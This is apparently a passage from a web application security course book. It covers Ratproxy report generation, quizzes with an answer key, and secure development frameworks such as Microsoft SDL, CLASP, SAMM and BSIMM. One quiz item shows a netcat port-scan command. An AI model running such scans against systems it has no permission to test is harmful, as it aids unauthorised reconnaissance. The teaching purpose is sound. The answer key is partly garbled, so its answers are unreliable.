


Figure 63:Burp Suite interface

- Google rat proxy:** Google had released also an interesting tool to allow application security assessment tool named Ratproxy. The tool like other proxies initiate an interceptor that will enable analyzing user activities while using the site in the background and looks for security holes. The tool uses passive mode approach to collect information and store it to log. User needs to use a parser to convert the log to html based humanly readable format. To get the parser we use:

```
> wget http://ratproxy.googlecode.com/svn/trunk/ratproxy-
report.sh
> chmod a+x ratproxy-report.sh
```

Then we can do the conversion:

```
> ./ratproxy_report report.log > report.html
```

The figure below shows a sample report generated from the log of rat proxy after testing my-site.com

#### Report risk and risk modifier designations:

<b>LOW</b> to <b>HIGH</b>	Issue urgency classification (composite of impact and identification accuracy)
<b>INFO</b>	Non-discriminatory entry for further analysis
<b>ECHO</b> / <b>echo</b>	Query parameters echoed back / not echoed in HTTP response, respectively
<b>PRED</b> / <b>pred</b>	Request URL or query data likely is / is not predictable to third parties, respectively
<b>AUTH</b> / <b>auth</b>	Request requires / does not require cookie authentication, respectively

#### MIME type mismatch on renderable file [\[toggle\]](#)

- MEDIUM** **echo** **PRED** **AUTH** GET http://my-site.com:80/order/jscript → 200 [view trace]  
 Response (231): var uploadify\_swf\_file = '/uploadify/uploadify.allglyphs.swf';\nvar upload\_handler = '/order/upload/ftoken/3f31615e15bf5ebffb361c4a5b6e490c';\nvar upload\_folder = '/upload/';\nvar upload\_cancel\_img = '/uploadify/cancel.png';  
 MIME type: text/html, detected: application/x-javascript, charset: UTF-8
- MEDIUM** **echo** **PRED** **AUTH** GET http://my-site.com:80/order/jscript → 200 [view trace]  
 Response (231): var uploadify\_swf\_file = '/uploadify/uploadify.allglyphs.swf';\nvar upload\_handler = '/order/upload/ftoken/3f31615e15bf5ebffb361c4a5b6e490c';\nvar upload\_folder = '/upload/';\nvar upload\_cancel\_img = '/uploadify/cancel.png';  
 MIME type: text/html, detected: application/x-javascript, charset: UTF-8
- MEDIUM** **echo** **PRED** **AUTH** GET http://my-site.com:80/order/jscript → 200 [view trace]  
 Response (231): var uploadify\_swf\_file = '/uploadify/uploadify.allglyphs.swf';\nvar upload\_handler = '/order/upload/ftoken/3f31615e15bf5ebffb361c4a5b6e490c';\nvar upload\_folder = '/upload/';\nvar upload\_cancel\_img = '/uploadify/cancel.png';  
 MIME type: text/html, detected: application/x-javascript, charset: UTF-8
- MEDIUM** **echo** **PRED** **AUTH** GET http://my-site.com:80/order/jscript → 200 [view trace]  
 Response (231): var uploadify\_swf\_file = '/uploadify/uploadify.allglyphs.swf';\nvar upload\_handler = '/order/upload/ftoken/3f31615e15bf5ebffb361c4a5b6e490c';\nvar upload\_folder = '/upload/';\nvar upload\_cancel\_img = '/uploadify/cancel.png';  
 MIME type: text/html, detected: application/x-javascript, charset: UTF-8



6. When there is a necessity to write a customized .NET code to handle intercepted requests we better use:
  - a. Google RAT
  - b. FIDDLER
  - c. BURP INTRUDER
  - d. PAROS PROXY
7. One of the main advantages of standalone interception proxy tools that:
  - a. It provides ability to intercept http requests.
  - b. It provides tempering ability of the intercepted data
  - c. It provides the ability to resubmit the tempered request.
  - d. It provides the ability to intercept non browsers requests
8. Google Rat proxy uses:
  - a. Passive mode proxying approach
  - b. Active mode as it needs the user to take action to prepare each request.
  - c. A humanly readable log and visual interface.
  - d. All the above
9. The following code

```
$ nc -z host.example.com 20-30
```

- a. cURL command line tool to enable No Connection mode to site example.com.
- b. A port scanning attempt using netcat
- c. Retrieving input from host.example.com for result of expression (20-30)
- d. None of the above

### Answers key

1	2	3	4	5	6	7	8	9	10
a	c	d	d	1h2h3g4f4e5d5c5b5a	b	d	a	b	a



**CHAPTER 9**

**SECURE**

**APPLICATION**

**DEVELOPMENT**

## 9.1 Injecting security - Penetration and patch approach




Figure 64: penetration and patching cycle approach

### Web application security in comparison:


even though web applications considered as cursed with openness to world and public access difficulties in addition to short development cycle but it still has many advantages on from patching and recovering point of view.

The traditional application patching is done by providing a patched version and hoping that users will download, in time where any needed patch to the web application can be done directly by uploading the patched version to the server. so an acceptable solution is to apply the penetrate and patch approach searching for vulnerabilities and trying to patch.

The problem of this approach is the related cost, as discovering vulnerabilities at the production time will cost according to many studies thirty times more than its cost at the starting phase and each patching and release cycle will derive the need to retest that the patching did not cause other vulnerabilities or cause a functionality issue.

## 9.2 Security centric approach

The penetration and patching approach can be an acceptable approach in many scenarios specially when a limited development period, but why waiting till the end, why not enforcing the security from the beginning as an essential part of the development cycle.



Of course this might look at first a process that will make the development too slow but it for sure lead to minimize the final cost and time in security sensitive application.

Lots of methodologies were used to build the security as part of the application and it showed a very good outcomes and was adopted by many companies' like (Symantec, EMC, and Microsoft).

Main methodologies are applied through development life cycle or maturity models to help assessing the level of security maturity for the application: SDL, CLASP, SAMM, BSIMM

### 9.3 Microsoft Security development cycle(SDL)

After the heavy hit that affected IIS based application in 2001 due to different worm attacks Microsoft took a decision to focus on emphasizing the security over the new features.

The new strategy derives the need to develop the SDL security development cycle where a set of tasks need to be performed through the development process as illustrated in the scheme figure.




Figure 65: Phases and activities of Microsoft security Development Lifecycle

As we covered some of the activities earlier in that subject like threat modeling and attack surface analysis earlier (session 3 threat and vulnerabilities modeling, session 4 be the attacker) we are going to clarify some of the points that might raise when applying different SDL activities.

### 9.3.1 Emphasize security Training:

The training is one of the most important aspect to consider when stressing security. This might be seen as counterproductive approach to push developer to waste time on securing application rather than focusing on functionalities. A futuristic solution for that problem might be embedding the security knowledge as part of development environment through a special software that hold the security model and prevent developer from building any unsecure functionality which will minimize the need for security training in organization. Till this type of development environment get available developers need to have security training.

### 9.3.2 Use Secure code libraries:

All developers can agree on the concept that you cannot build a secure code from the first time, or may be the second ...or may be??? by using your own view as a developer, things can get missy even if you forgot one aspect or even If you try to create your simplified version of the functionality.

Examples about that might be trying to sanitize the HTML entries of user to enable user HTML enabled authoring experience. If your created library omits one possibility this possibility might be the way in to attack your application. This also can be applied on cryptography... creating and coding your own methods and might not be the best way to go and shifting tricks with ro13 substitution will not be rigid enough facing decryptions attacks.

So the advice is to use secure code libraries created by hundreds of professionals and tested by thousands, patched and updated. Accordingly, if you are interested in sanitizing html use OWASP AntiSamy library this will minimize the probability

of XSS attack satisfactory level and Use standard PBKDF (password based key derivation function) and AES (advanced encryption standard) implemented in openssl library to do your encryption to be at least sure that there is no shortcut there that will lead to easily defeat your encryption.

The table below shows some of commonly used functionalities and known robust libraries available to achieve those functionalities.

Functionality	Language or framework	Library	License
<b>Cryptography</b>	C/C++	Open SSL	Apache-style
	Java/C#	BouncyCastle	MIT X11-style
	Java, .NET, PHP, Python, Classic ASP, ColdFusion	OWASP ESAPI	BSD
<b>HTML&amp; script sanitization</b>	Java, .NET	OWASP AntiSamy	BSD
	.NET	Microsoft Web Protection Library (a.k.a Anti XSS)	MS-PL
<b>Authentication&amp; Authorization</b>	Java, .NET, PHP, Python, Classic ASP, Cold fusion	OWASP ESAPI	BSD
<b>Output encoding</b>	Java, .NET, PHP, Python, Ruby, Classic ASP, Java script, Cold fusion, Objective c	OWASP ESAPI	BSD
	.NET	Microsoft Web Protection Library (a.k.a Anti XSS)	MS-PL
<b>File Access</b>	Java, PHP, Classic ASP	OWASP ESAPI	BSD

### 9.3.3 Code review:

you noticed that the manual code review didn't appear in the SDL which is surprising somehow, but noting that developers are not that good at manual review because normally this type of systematic tedious boring tasks are not where developers outperform. additionally, the amount of effort invested in this task gives a very low return specially with no extra information on a potential existing problem.

### 9.3.4 Use static Analysis tools:

it is known that code review is one of the ways a static analysis can be done where (static) refer to (without code execution).

static analysis is usually focus on increasing reliability, maintainability, Testability, reusability, portability and efficiency of developed software but as mentioned doing that manually has a limited return so using tools to automate static analysis tasks with a manual touch every once and while to eliminate (False Positive) is a very good approach.

Examples about the security static analysis tools (FindBugs) and (OWASP LAPSE+) for java , (FXCop) for .NET and (PHP security scanner) for PHP.

As for binary codes there are analyzers that allow analyzing compiled libraries and detect vulnerabilities through pattern recognition and disassembly which will provide extra check of vulnerabilities created by the compiler itself on compiling.

Examples about those tools (BugScam) for .exe and .DLL files, Code surfer (x86 executables (and C and C++ source)), IDA pro for windows and Linux executables, SAST web service, CAT.NET and BAP.

### **9.3.5 Black box scanning:**

Unlike static code analysis black box approach depends on analyzing the HTTP response instead of source code which can represent an advantage for attackers because to victim is like black box for them. Black box analysis can be passive or active where passive tools depends on watching HTTP traffic while the application is used in time where active tools generate their own requests.

We have mentioned lot of tools that can be used in black box scanning in the (Attack Tools) chapter like (Burp, Paros, Web Scarab, Rat prox) for passive scanning and (Acunetix vulnerability scanner, HP web inspect, IBM Rational App scan) for active scanning.

### **9.3.6 Plan to response, the worst might happen:**

No matter what you do to secure your application through the development life cycle you still need to plan the unexpected and unwanted scenarios.

The main purpose of response planning is to achieve a set of goals:

- Minimize loss.
- Mitigate the weaknesses that were exploited.
- Restore services and processes.
- Reduce the risk that can occur from future incidents.

Response planning includes specifying:

- Who: who is going to respond hence the response team.
- How: by mean of specifying the process of response.
- When: specify the triggers of response.
- Tools and equipment: specify any needed equipment and tools to response and recover.
- Investigation: know exactly what happened and the related risk and loss.
- Managing mitigation: classification, prioritization, team assignment.
- Recovery: all tasks to return the train on the track and make sure it stays there.

For more comprehensive reference on how to plan response please refer to the document ([Top 10 Considerations for Incident Response](#)) in (supplementary Materials).

## 9.4 SDL-Agile




Figure 66:SDL-Agile

This original version of tasks in SDL can be applied when the use development approach is based on waterfall model but for more agile cycle that fit with agile methodologies like Scrum an amended version were created with the name SDL-agile

As shown above with color some of tasks are executed each sprint (a sprint is a set period of time during which specific work has to be completed and made ready for review. Normally a one-week task) so mainly the agile version has the same tasks but it gives extra information about how frequent some of the tasks need to be preformed.

For more comprehensive reference on Microsoft SDL please refer to the document titled ([Microsoft Press eBook The Security Development Life cycle](#))

## 9.5 OWASP Comprehensive lightweight application security process (CLASP)

This methodologies was donated to OWASP at 2006 after being a commercial methodology.

Unlike SDL CLASP uses ROLES to specify that tasks needed to be performed to implicitly maintain security in time where development phases or frequency are used in SDL.

Main roles identified by CLASP are project manager, Requirement Specifier, Architect, Designer, implementer, Test Analyst, Security editor. The following table illustrate the main activities that different roles need to consider to build a secure application.



CLASP Best Practices	CLASP Activities	Related Project Roles
1. Institute awareness programs	Institute security awareness program	<ul style="list-style-type: none"> <li>Project manager</li> </ul>
2. Perform application assessments	Perform security analysis of system requirements and design (threat modeling)	<ul style="list-style-type: none"> <li>Security auditor</li> </ul>
	Perform source-level security review	<ul style="list-style-type: none"> <li>Owner: security auditor</li> <li>Key contributor: implementer, designer</li> </ul>
	Identify, implement, and perform security tests	<ul style="list-style-type: none"> <li>Test analyst</li> </ul>
	Verify security attributes of resources	<ul style="list-style-type: none"> <li>Tester</li> </ul>
	Research and assess security posture of technology solutions	<ul style="list-style-type: none"> <li>Owner: designer</li> <li>Key contributor: component vendor</li> </ul>
3. Capture security requirements	Identify global security policy	<ul style="list-style-type: none"> <li>Requirements specifier</li> </ul>
	Identify resources and trust boundaries	<ul style="list-style-type: none"> <li>Owner: architect</li> <li>Key contributor: requirements specifier</li> </ul>
	Identify user roles and resource capabilities	<ul style="list-style-type: none"> <li>Owner: architect</li> <li>Key contributor: requirements specifier</li> </ul>
	Specify operational environment	<ul style="list-style-type: none"> <li>Owner: requirements specifier</li> <li>Key contributor: architect</li> </ul>
	Detail misuse cases	<ul style="list-style-type: none"> <li>Owner: requirements specifier</li> <li>Key contributor: stakeholder</li> </ul>
	Identify attack surface	<ul style="list-style-type: none"> <li>Designer</li> </ul>
	Document security-relevant requirements	<ul style="list-style-type: none"> <li>Owner: requirements specifier</li> <li>Key contributor: architect</li> </ul>
4. Implement secure development practices	Apply security principles to design	<ul style="list-style-type: none"> <li>Designer</li> </ul>
	Annotate class designs with security properties	<ul style="list-style-type: none"> <li>Designer</li> </ul>
	Implement and elaborate resource policies and security technologies	<ul style="list-style-type: none"> <li>Implementer</li> </ul>
	Implement interface contracts	<ul style="list-style-type: none"> <li>Implementer</li> </ul>

	Integrate security analysis into source management process	<ul style="list-style-type: none"> <li>Integrator</li> </ul>
	Perform code signing	<ul style="list-style-type: none"> <li>Integrator</li> </ul>
5. Build vulnerability remediation procedures	Manage security issue disclosure process	<ul style="list-style-type: none"> <li>Owner: project manager</li> <li>Key contributor: designer</li> </ul>
	Address reported security issues	<ul style="list-style-type: none"> <li>Owner: designer</li> <li>Fault reporter</li> </ul>
6. Define and monitor metrics	Monitor security metrics	<ul style="list-style-type: none"> <li>Project manager</li> </ul>
7. Publish operational security guidelines	Specify database security configuration	<ul style="list-style-type: none"> <li>Database designer</li> </ul>
	Build operational security guide	<ul style="list-style-type: none"> <li>Owner: integrator</li> <li>Key contributor: designer, architect, implemente</li> </ul>

Table 1:CLASP activities and related project roles and best practices (Dan Graham, Introduction to CLASP Project)

Detailed information about CLASP methodology is available on <https://www.us-cert.gov/bsi/articles/best-practices/requirements-engineering/introduction-to-the-clasp-process>

## 9.6 Software Assurance Maturity Model (SAMM)




Figure 67:An over view of SAMM Business functions and security practices

SAMM Is an open framework helps establish a software security strategy customised to fit a special type of risk facing the organization Benefits gained by using SAMM cover:

- Evaluating an organization’s existing software security practices
- Building a balanced software security program in well-defined iterations
- Demonstrating concrete improvements to a security assurance program
- Defining and measuring security-related activities within an organization

SAMM relates security practices to one of the different business function where four business functions were defined:

**Governance:** how an organization manages overall software development activities. More specifically, this includes concerns that people involved in development as well as business processes that are established at the organization level.

**Construction:** processes and activities related to how an organization defines goals and creates software within development projects. In general, this will include product management, requirements gathering, high-level architecture specification, detailed design, and implementation.

**Verification:** processes and activities related to how an organization checks and tests artifacts produced throughout software development.

**Deployment:** processes and activities related to how an organization manages release of software that has been created. This can involve shipping products to end users, deploying products to internal or external hosts, and normal operations of software in the runtime environment.

Each of the twelve Security practices attached to business functions has three levels of maturity with additional zero level. Maturity levels are as follow:

- 0 implicit starting point representing the activities in the Practice being unfulfilled
  - 1 Initial understanding and ad hoc provision of Security Practice
  - 2 Increase efficiency and/or effectiveness of the Security Practice
  - 3 Comprehensive mastery of the Security Practice at scale
- The model also describes for each maturity level in the Security practice a set of objectives and activities to help deciding if the maturity level is covered or not.

For more comprehensive reference on SAMM please refer to the document titled ([SAMM-1.0](#)) in supplementary materials.

## 9.7 Building security in maturity model (BSIMM):




Governance

Strategy Metrics(SM)  
Compliance and Policy (CP)  
Training (T)



Intelligence

Attack models (AM)  
Security Features and Design (SFD)  
Standard and Requirement (SD)



BSIMM is similar to SAMM but it considers what called domains instead of business functions and each domain defines a set of security practices.

Defined domains are:

- **Governance:** Practices that help organize, manage, and measure a software security initiative. Staff development is also a central governance practice
- **Intelligence:** Practices that result in collections of corporate knowledge used in carrying out software security activities throughout the organization. Collections include both proactive security guidance and organizational threat modeling.
- **SSDL touch points:** Practices associated with analysis and assurance of particular software development artifacts and processes. All software security methodologies include these practices.
- **Deployment:** Practices that interface with traditional network security and software maintenance organizations. Software configuration, maintenance, and other environment issues have direct impact on software security.

Unlike SAMM, BSIMM is a quantitative study built by interviewing 30 security executives in organizations with world class security initiatives and according to that study they identified the collective set of different activities undertaken by organizations, and participation level for each activity.

so in time where SAMM tells you what you should do (prescriptive) BSIMM describes what the best organization did.

Hence BSIMM calculates the maturity level depending on the coverage of specific activities in each security practice. The following table is an example about the list of activities defined in deployment domain, the penetration testing practice.

PENETRATION TESTING (PT)		
LEVEL 1		
ACTIVITY DESCRIPTION	ACTIVITY	PARTICIPANT %
Use external penetration testers to find problems.	PT1.1	86%
Feed results to the defect management and mitigation system.	PT1.2	61%
Use penetration testing tools internally.	PT1.3	57%
LEVEL 2		
Provide penetration testers with all available information.	PT2.2	22%
Schedule periodic penetration tests for application coverage.	PT2.3	17%
LEVEL 3		
Use external penetration testers to perform deep-dive analysis.	PT3.1	11%
Have the SSG customize penetration testing tools and scripts.	PT3.2	6%

Figure 68: list of activities defined in deployment domain, the penetration testing practice (BSIMM7, Gary McGraw, Ph.D., Sammy Miguez, and Jacob West)

For more comprehensive reference on BSIMM please refer to the document titled ([BSIMM7](#)) in supplementary materials.


**9.8 QUIZ:**

- 1. What is special about web application security is:**
  - a. difficult to protect due to open standards and
  - b. easy to patch due to centralized source situated on the web server
  - c. difficult to protect due to the need of 24/7 availability in most cases.
  - d. All the above.
- 2. One of the main problems in penetrate and patch approach:**
  - a. It is difficult to implement
  - b. It cannot help in solving buffer overflow and cross site scripting
  - c. It is considered as expensive approach because of late patch implementation.
  - d. All the above
- 3. The usage of security centric approach in web application development will lead to:**
  - a. Getting better security due to ability to analyze code in dynamic analysis and black box testing.
  - b. Minimize the overall development cost comparing with late penetrate and patch approach.
  - c. Minimize the time to deliver due to agility and unstructured development process
  - d. All the above
- 4. Use Microsoft attack surface analyzer (provided in supplementary materials) to enumerate the attack surface of any local web application you select served by the IIS web server on your machine.**

Main steps are:


1. ensure the "Run new scan" action is selected, confirm the directory and filename you would like the Attack Surface data saved to and click Run Scan.
2. Attack Surface Analyzer then takes a snapshot of your system state and stores this information in a Microsoft Cabinet (CAB) file. This scan is known as your baseline scan.
3. Install your application, enabling as many options as possible and being sure to include options that you perceive may increase the attack surface of the machine. Examples include; if your product can install a Windows Service, includes the option to enable access through the Windows Firewall or install drivers.
4. Run your application.

5. Rescan ... Attack Surface Analyzer will then take a snapshot of your system state and store this information in a CAB file, saving the results to your user profile directory - the default is: C:\Users\%username%\Attack Surface Analyzer\. this scan will be known as your product scan
6. Choose generate report option and select the .CAB file. For baseline and product line.



7. Click generate and the attack surface report will be generated and become available through the

browser.



Report Summary	
Report Details	
Report Analyzer Version	1.0.0.0
